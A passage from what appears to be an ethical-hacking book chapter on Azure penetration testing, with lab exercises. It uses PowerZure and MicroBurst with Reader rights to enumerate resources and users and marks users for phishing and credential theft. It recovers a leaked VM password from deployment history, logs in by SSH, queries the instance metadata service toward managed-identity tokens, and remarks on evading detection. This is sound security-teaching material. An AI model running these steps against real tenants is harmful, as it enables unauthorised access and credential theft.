PS C:\> cd C:\Users\${env:USERNAME}
```

```
PS C:\> git clone https://github.com/hausec/PowerZure.git
```

Here is a screenshot of the command and its output:




```
PS C:\Users\pentestadmin>
PS C:\Users\pentestadmin> git clone https://github.com/hausec/PowerZure.git
Cloning into 'PowerZure'...
remote: Enumerating objects: 301, done.
remote: Counting objects: 100% (301/301), done.
remote: Compressing objects: 100% (188/188), done.
Receiving objects: 85% (478/562)remote: Total 562 (delta 174), reused 216 (de
Receiving objects: 89% (501/562), 49.74 MiB | 19.64 MiB/s
Receiving objects: 100% (562/562), 49.88 MiB | 19.58 MiB/s, done.
Resolving deltas: 100% (311/311), done.
```

Figure 4.12 – Cloning the PowerZure GitHub repository

2. Import the PowerZure module into your PowerShell session with the following commands. If prompted to install the Azure AD module, type *Y* and press *Enter*. Close and re-open the PowerShell console:

```
PS C:\> cd .\PowerZure\
PS C:\> Import-Module .\PowerZure.ps1
```

This is what it looks like:



```
PS C:\Users\pentestadmin> cd .\PowerZure\
PS C:\Users\pentestadmin\PowerZure> Import-Module .\PowerZure.ps1
Install AzureAD PowerShell Module?
( y / n ) : y
Successfully installed AzureAD module. Please open a new PowerShell window and
re-import PowerZure to continue
PS C:\Users\pentestadmin\PowerZure>
```


Figure 4.13 – Initial import of the PowerZure module

3. If you installed the Azure AD module, open a new PowerShell session and use the following commands to re-import PowerZure into the PowerShell console:

```
PS C:\> cd C:\Users\$env:USERNAME\PowerZure
PS C:\> Import-Module .\PowerZure.ps1
```

After the module is imported, it will list your current role (Reader) and available subscriptions. This is useful reconnaissance information:

- **AADRoles:** Shows the role that the current user is assigned in Azure AD.
- **AzureRoles:** Shows the Azure RBAC role assignments and scopes for the user.
- **Available Subscriptions:** Shows the subscriptions that the user has some level of permission to. This information is useful to see whether there are opportunities to move laterally to other subscriptions using this user account:




```
TenantID      : 40d5707e-b434-4f10-9d7d-21842b956935
Username      : readeruser@azurepentesting.com
ObjectId      : ef01adc3-ed79-4b17-8af3-13ffd5646ed2
AADRoles      : {Global Reader}
AADGroups     : {}
AzureRoles    : {Reader (/subscriptions/204cce89-27de-4669-a48b-04c27255e05e)}
Active Subscription : Development (204cce89-27de-4669-a48b-04c27255e05e)
Available Subscriptions : {Development (204cce89-27de-4669-a48b-04c27255e05e)}
```

Figure 4.14 – Example PowerZure output

4. To see a list of all the available functions in PowerZure, run the following command:

```
PS C:\> PowerZure -h
```

This is shown as follows:



```
PS C:\Users\pentestadmin\PowerZure> PowerZure -h

PowerZure Version 2.0

List of Functions

-----Info Gathering -----

Get-AzureADRole ----- Gets the members of one or all Azure AD role. Roles
oes not mean groups.
Get-AzureAppOwner ----- Returns all owners of all Applications in AAD
Get-AzureDeviceOwner ----- Lists the owners of devices in AAD. This will only
w devices that have an owner.
Get-AzureGroup ----- Gathers a specific group or all groups in AzureAD and
lists their members.
Get-AzureIntuneScript ----- Lists available Intune scripts in Azure Intune
Get-AzureLogicAppConnector ----- Lists the connector APIs in Azure
Get-AzureRole ----- Gets the members of an Azure RBAC role.
Get-AzureRunAsAccounts ----- Finds any RunAs accounts being used by an Automation
Account
Get-AzureRolePermission ----- Finds all roles with a certain permission
Get-AzureSQLDB ----- Lists the available SQL Databases on a server
Get-AzureTargets ----- Compares your role to your scope to determine what
u have access to
```

Figure 4.15 – Example of PowerZure's help menu

5. Part of enumerating the attack surface area is determining the actual access that a credential has and its level of access (read/write/execute). PowerZure has a function called `Get -AzureTargets` that we can use for this purpose. This function compares the user role to the Azure scope to make this determination. You can run the function using the following command:

```
PS C:\> Get-AzureTargets
```

Here is what the output looks like:

```
PS C:\Users\pentestadmin\PowerZure> Get-AzureTargets
Your AzureAD Roles:
Global Reader - Can read everything that a global admin can read but not update anything.
Your Azure Resources Roles:
Reader - View all resources, but does not allow you to make any changes.
Scope: /subscriptions/204cce89-27de-4669-a48b-04c27255e05e
Resources under that scope:
Resource Name                                     Resource Group Name
-----
Failure Anomalies - azurepentesting-function      AppServices
Application Insights Smart Detection              AppServices
azurepentesting                                   AppServices
azurepentesting-function                          AppServices
AppServicesFreeTier                               AppServices
azurepentesting                                   AppServices
azurepentesting-function                          AppServices
```

Figure 4.16 – Example PowerZure output

While the `Get-AzTargets` function of PowerZure is a great way to understand the scope of access that a user has, and the resources that they have access to, MicroBurst also collects this information into flat files for the review of an entire subscription. Each tool has its own benefits, and different situations will call for different tools.

Important note

It is worth noting that there are default detections in the Azure Defender-enabled version of Azure Security Center for both PowerZure and MicroBurst. If your goal is to stay stealthy in an environment, these automated tools may signal your activities. For more information on the available Azure security alerts, refer to Microsoft's documentation – <https://docs.microsoft.com/en-us/azure/security-center/alerts-reference>.

In the next exercise, we will use one of MicroBurst's functions to perform a quick and comprehensive enumeration of an entire Azure environment.

Hands-on exercise – enumerating subscription information with MicroBurst

We previously introduced the MicroBurst toolkit for anonymously enumerating Azure services in *Chapter 3, Finding Azure Services and Vulnerabilities*. In this exercise, we will use one of its functions to perform an authenticated enumeration of our Azure subscription. Here are the tasks that we will complete in this exercise:

- **Task 1:** Import MicroBurst into the PowerShell session.
- **Task 2:** Use the `Get-AzDomainInfo` MicroBurst function to enumerate the subscription using the reader permissions.
- **Task 3:** Review the resource inventory collected by the function.
- **Task 4:** Review the user list collected by the function.
- **Task 5:** Review the list of privileged users for targeting.

Let's begin:

1. In an authenticated Az module PowerShell session on your pentest VM, import the MicroBurst module using the following commands. If you get a non-fatal error about MSONline, you can ignore it as that module is not installed on the VM because it is not used:

```
PS C:\> cd C:\Users\${env:USERNAME}\MicroBurst
PS C:\> Import-Module .\MicroBurst.psml
```

2. Create a folder to store the output of the function that we are about to run using the following command:

```
PS C:\> New-Item -Name "microburst-output" -ItemType
"directory"
```

3. Run the MicroBurst function to enumerate the Azure subscription using the following command. When a window opens displaying the subscription, click **OK** to proceed:

```
PS C:\> Get-AzDomainInfo -Verbose -Folder microburst-
output
```

Here's a screenshot of what it looks like:




Figure 4.17 – MicroBurst prompt to select a subscription

The function will output the enumerated results in CSV and the text files will be stored in the specified output folder.

4. Open the output folder using the following command. This will open the `microburst-output` folder in File Explorer:

```
PS C:\> explorer microburst-output
```

You will see a single folder called `Az` in the opened view:




Figure 4.18 – Opening the MicroBurst output folder

5. Review the contents of the files and folders specified as follows. The content contains the resource inventory collected by the function (you can open the CSV files with Visual Studio Code):

- **Az -> <Subscription Name>** (in our case, our subscription is called Development, but this will be different for you) -> **PublicIPs.csv**
- **Az -> <Subscription Name> -> Resources**
- **Az -> <Subscription Name> -> VirtualMachines**

The information can be parsed to obtain external targets that are provisioned in the subscription (App Service applications; storage accounts; public IP addresses and domains). The information can then be used to target hosted services for vulnerability assessments or misconfigurations:





Figure 4.19 – Example MicroBurst output files

6. Review the contents of the file specified as follows. The content contains the user list collected by the function:

Az -> <Subscription Name> -> Users.csv

Useful information such as usernames, email addresses, account type, and account status can be obtained from this list. The information can be used to target credential guessing or phishing attacks, as we previously demonstrated in *Chapter 3, Finding Azure Services and Vulnerabilities*:



```

C: > Users > pentestadmin > MicroBurst > microburst-output > Az > Development >
1  "UserPrincipalName","ObjectType","UsageLocation","GivenNa
2  "admin_fosaaen.com#EXT#@globaladministratorazurepen.onmic
3  "azureadmin@azurepentesting.com","User","GB",,"True","az
4  "David@azurepentesting.com","User",,"David","Okeyode","Tr
5  "david_cloudsecnews.com#EXT#@globaladministratorazurepen.
6  "globaladministrator_azurepentesting.com#EXT#@globaladmin
7  "KarlFosaaen@azurepentesting.com","User",,"Karl","Fosaaen
8  "readeruser@azurepentesting.com","User",,"True","reader
9  "sandra@azurepentesting.com","User",,"True","sandra",,
10

```

Figure 4.20 – Example Users.csv file output

7. Review the contents of the folder specified as follows. The content contains lists of privileged users collected by the function:

Az -> <Subscription Name> -> RBAC

These users can be targeted for credential theft attacks to escalate privileges.

The MicroBurst function that we used – `Get-AzDomainInfo` – is a powerful authenticated enumeration tool. It does more than what we are able to review here and we will come back to it in a later exercise. You can review the contents of the Az directory to see other enumerated output results.

Important note

For larger environments, you may need to restrict the information that MicroBurst is collecting. By using the Boolean flags associated with the parameters (Users, Groups, and so on), you can disable collecting information that you may not need. Note that user and group collection can take a long time for tenants with lots of users.

Now that we have enumerated the available resources, let's turn our focus to the places that are available to the Reader role that commonly contain credentials.

Reviewing common cleartext data stores

In this section, we will review common areas within Azure that are available to the Reader role where cleartext passwords can be stored. These may be intentional cleartext passwords, but for the most part, these data stores will contain credentials that are accidentally exposed.

One important thing to note is that some credentials are meant to be in cleartext. As you will later see, there are specific services in Azure where cleartext passwords are expected and utilized as part of the service. This may seem like a dangerous practice, and it is certainly something that we will make use of as an attacker, but with proper authorization controls around the credentials, they can be safely used by some services.

It is worth mentioning that Microsoft has improved in this area by requiring read/write permissions or more explicit permissions to be able to read configurations that could store sensitive information that gives access to data. Here are some examples of this:

- Reading the keys of an Azure storage account requires explicit permission that is excluded from the permissions included as part of the Reader role.
- Reading the configuration settings of Azure App Service and Azure Function apps requires read/write permissions that the Reader role does not have.
- Reading the account keys that can be used to access data in a Cosmos DB account requires explicit permissions that the Reader role does not have.

While this is a great step, it could also lead to administrators giving more privileges than needed to users or tools that may need access to these sorts of information. Of course, it is not Microsoft's fault if an administrator does this!

In the next sub-sections, we will cover the areas where a pentester with the Reader role can hunt for sensitive information.

Evaluating Azure Resource Manager (ARM) deployments

Every resource group in an Azure subscription maintains a history of past resource deployments (up to 800 per resource group). This history of past resource deployments can be examined from the Azure portal (the **Deployments** blade of the resource group; see *Figure 4.21*) or programmatically:




Figure 4.21 – Example deployments

While maintaining a historical registry of all the deployed resources may sound like a waste of logging space, it can be a very valuable source of information for both cloud engineers and attackers. As an engineer, we can look at previous deployments to identify causes of deployment errors or to create other templates from them that can be used to spin up new resources. This flexibility in templating allows Azure cloud engineers the ability to quickly replicate and scale resources in a subscription.

But as you can imagine, this historical registry can also be useful to an attacker. An attacker can review the deployment history for sensitive information that may have been accidentally exposed. There are usually two reasons for this information disclosure.

The first reason relates to cloud engineers specifying the wrong parameter type for sensitive information in their templates. There are multiple data types that can be used for parameters in an Azure deployment, but two key ones that we care about are `String` and `SecureString`:

```

37     },
38     "adminUsername": {
39       "type": "String"
40     },
41     "adminPassword": {
42       "type": "SecureString"
43     },

```

Figure 4.22 – Deployment template string types

As we can see in the template parameters in *Figure 4.22*, the `adminUsername` parameter is set to `String` and is visible in the inputs of the deployment history shown below (*Figure 4.23*). The `adminPassword` parameter is set to a `SecureString` type and is not displayed in the input section of the deployment history:




Figure 4.23 – Example deployment inputs in the portal

The preceding configuration is the correct way to do things, but cloud engineers may misconfigure the parameter types in their templates, leading to sensitive information being exposed in cleartext. In practical engagement experiences, we have typically seen this happening with early deployments in a resource group. Once an engineer realizes the mistake in the template, they will correct it for future deployments, but they may forget to clean up previous deployments that have exposed sensitive information.

The second main reason for information disclosure is that cloud engineers may accidentally include sensitive values in the output section of their templates. An Azure template deployment allows engineers to specify values that are returned post-deployment in the output section. These may be used to pass certain values to another external process in a series of automated tasks. Sensitive values such as account keys, passwords, or connection strings may accidentally be included in this section. It is worth noting that even `SecureString` parameter values can be output as plain text in the output section. You will see an example of this in the next hands-on exercise.

As attackers, we can use the sensitive values that we find in deployment histories to progress an attack chain. Often, the deployment template will change to use secure strings, but the passwords remain the same. It should also be noted that an average Azure tenant is going to have a large number of resources deployed. In order to efficiently review these deployments, we will need to make use of automated tools and the Az PowerShell modules.

Hands-on exercise – hunting credentials in resource group deployments

The MicroBurst function (Get-AzDomainInfo) that we ran in the last exercise also collected resource deployment histories. In this exercise, we will hunt for credentials in the file containing the enumerated resource group deployments:


1. Open the text file where the enumerated resource group deployment information is stored. The file will be in the microburst-output folder that we created in the last exercise:

Az -> <Subscription Name> -> Resources -> Deployments.txt

In the following example command, our subscription name is Development. You will need to change this to your own subscription's name:

```
PS C:\> notepad .\microburst-output\Az\Development\
Resources\Deployments.txt
```

Here is a screenshot of the command and its output:



The screenshot shows a PowerShell terminal window with the following commands and output:

```
PS C:\Users\pentestadmin\MicroBurst>
PS C:\Users\pentestadmin\MicroBurst> notepad .\microburst-output\Az\
Development\Resources\Deployments.txt
PS C:\Users\pentestadmin\MicroBurst>
```

Below the terminal, a Notepad window titled "Deployments - Notepad" displays the contents of the file:

```
DeploymentName      : TemplateDeployment
ResourceGroupName  : pentest-rg
ProvisioningState   : Succeeded
Timestamp          : 1/30/2021 12:11:03 PM
Mode               : Incremental
TemplateLink        :
Uri                : https://raw.githubusercontent.com/PacktPublishing/Penetration-Testing-Azure-for-Ethical-Hackers/main/chapter-4/resources/badtemplate.json
ContentVersion     : 1.0.0.0

Parameters          :
Name                Value                                     Type
-----
=====
```

Figure 4.24 – Example Deployments.txt file

- Review the parameters and output section of the file for exposed credentials. You can search for the terms `Outputs` and `Parameters` to locate the interesting information faster:

Outputs :

	Name	Type	Value
	adminUsername	String	linuxadmin
	adminPassword	String	A6KWsY5KWg
	hostname	String	linuxvm-rlsksloel7zx4.uksouth.cloudapp.azure.com
DNS name →	sshCommand	String	ssh
Copy this information →	linuxadmin@linuxvm-rlsksloel7zx4.uksouth.cloudapp.azure.com		

Exposed username (points to linuxadmin)
Exposed password (points to A6KWsY5KWg)

Figure 4.25 – Exposed SSH credentials in the file

You should find the hostname, username, and password to a Linux VM that is exposed in a past deployment. Copy the SSH command output as you will need this to connect to the Linux VM using the credential that you found. Also, copy the password value.

- In the PowerShell session of your pentest VM, paste the SSH command that you copied in *Step 2* and press *Enter* (PowerShell now supports SSH natively). Type *yes* and press *Enter* when prompted about the fingerprint. Enter the password that you copied from *Step 2* and press *Enter* when prompted:

```
PS C:\> ssh linuxadmin@<azure_vm_host>
```

Here is a screenshot of the commands:

```
PS C:\> ssh azureadmin@linuxvm-rlsksloel7zx4.uksouth.cloudapp.azure.com
The authenticity of host 'linuxvm-rlsksloel7zx4.uksouth.cloudapp.azure.com (51.132.143.31)'
can't be established.
ECDSA key fingerprint is SHA256:Z9HALZF05w1kT9RlWmR1thPwtVYCF9h395fN2xYpb5XM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'linuxvm-rlsksloel7zx4.uksouth.cloudapp.azure.com' (ECDSA) to th
e list of known hosts.
azureadmin@linuxvm-rlsksloel7zx4.uksouth.cloudapp.azure.com's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-1041-azure x86_64)
```

Enter password from Step 2 (points to password prompt)

Figure 4.26 – Authenticating to the test system

You should now have shell access to the Linux VM using the credentials exposed in the resource group deployment output. From here, we can look for opportunities to move laterally or escalate privileges. In this case, let's check to see whether this Linux VM has a managed identity associated with it. As part of checking for the managed identity, we will be querying the Azure **Instance Metadata Service (IMDS)**.

Important note

The IMDS is a REST API endpoint that is available at a non-routable IP address (169.254.169.254) from within a VM instance. It can be used to obtain information about the instance platform configuration and to request access tokens if the instance is assigned a managed identity. It requires a specific header (`Metadata:true`) to be present, so this typically requires you to make requests to the service via command execution.


You can learn more about it from this documentation: <https://docs.microsoft.com/en-us/azure/virtual-machines/windows/instance-metadata-service>.

Remember that a managed identity is an identity that can be associated with an Azure resource and granted permissions in Azure (you can review *Chapter 1, Azure Platform and Architecture Overview*, for more information).

4. Review the Azure VM instance metadata to obtain more information about how the VM is configured in Azure. You can do this with the following commands:

```
azureadmin@LinuxVM:~# sudo su -
root@LinuxVM:~# apt update -y
root@LinuxVM:~# apt install jq -y
root@LinuxVM:~# curl -H Metadata:true --no-proxy
"" "http://169.254.169.254/metadata/instance?api-
version=2020-09-01" | jq
```

While this is a test system in our environment, you may want to avoid adding additional tools to a system that you have compromised in a test. In this case, `jq` helps us to get a well-formatted JSON output. Here is a screenshot of the command and its output:



```


root@LinuxVM:~# curl -H Metadata:true "http://169.254.169.254/metadata/instance?api-version=2020-09-01" | jq
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
   me  Current                        Dload  Upload   Total   Spent    Le
ft  Speed
  0     0    0     0     0     0      0     0  --:--:-- --:--:-- --:--
100 1813 100 1813    0     0 354k    0  --:--:-- --:--:-- --:--
-:-- 354k
{
  "compute": {
    "azEnvironment": "AzurePublicCloud",
    "customData": "",
    "isHostCompatibilityLayerVm": "false",
    "licenseType": "",
    "location": "uksouth",
    "name": "LinuxVM",
    "offer": "UbuntuServer",
    "osProfile": {
      "adminUsername": "azureadmin",
      "computerName": "LinuxVM"
    }
  }
}

```

Figure 4.27 – Example metadata service reply

The output will contain information about the VM's compute, network, disk, and other configurations.

5. Check whether the VM has an associated managed identity using the following command. If one is used, an `access_token` will be returned and this could present an opportunity to escalate privileges:

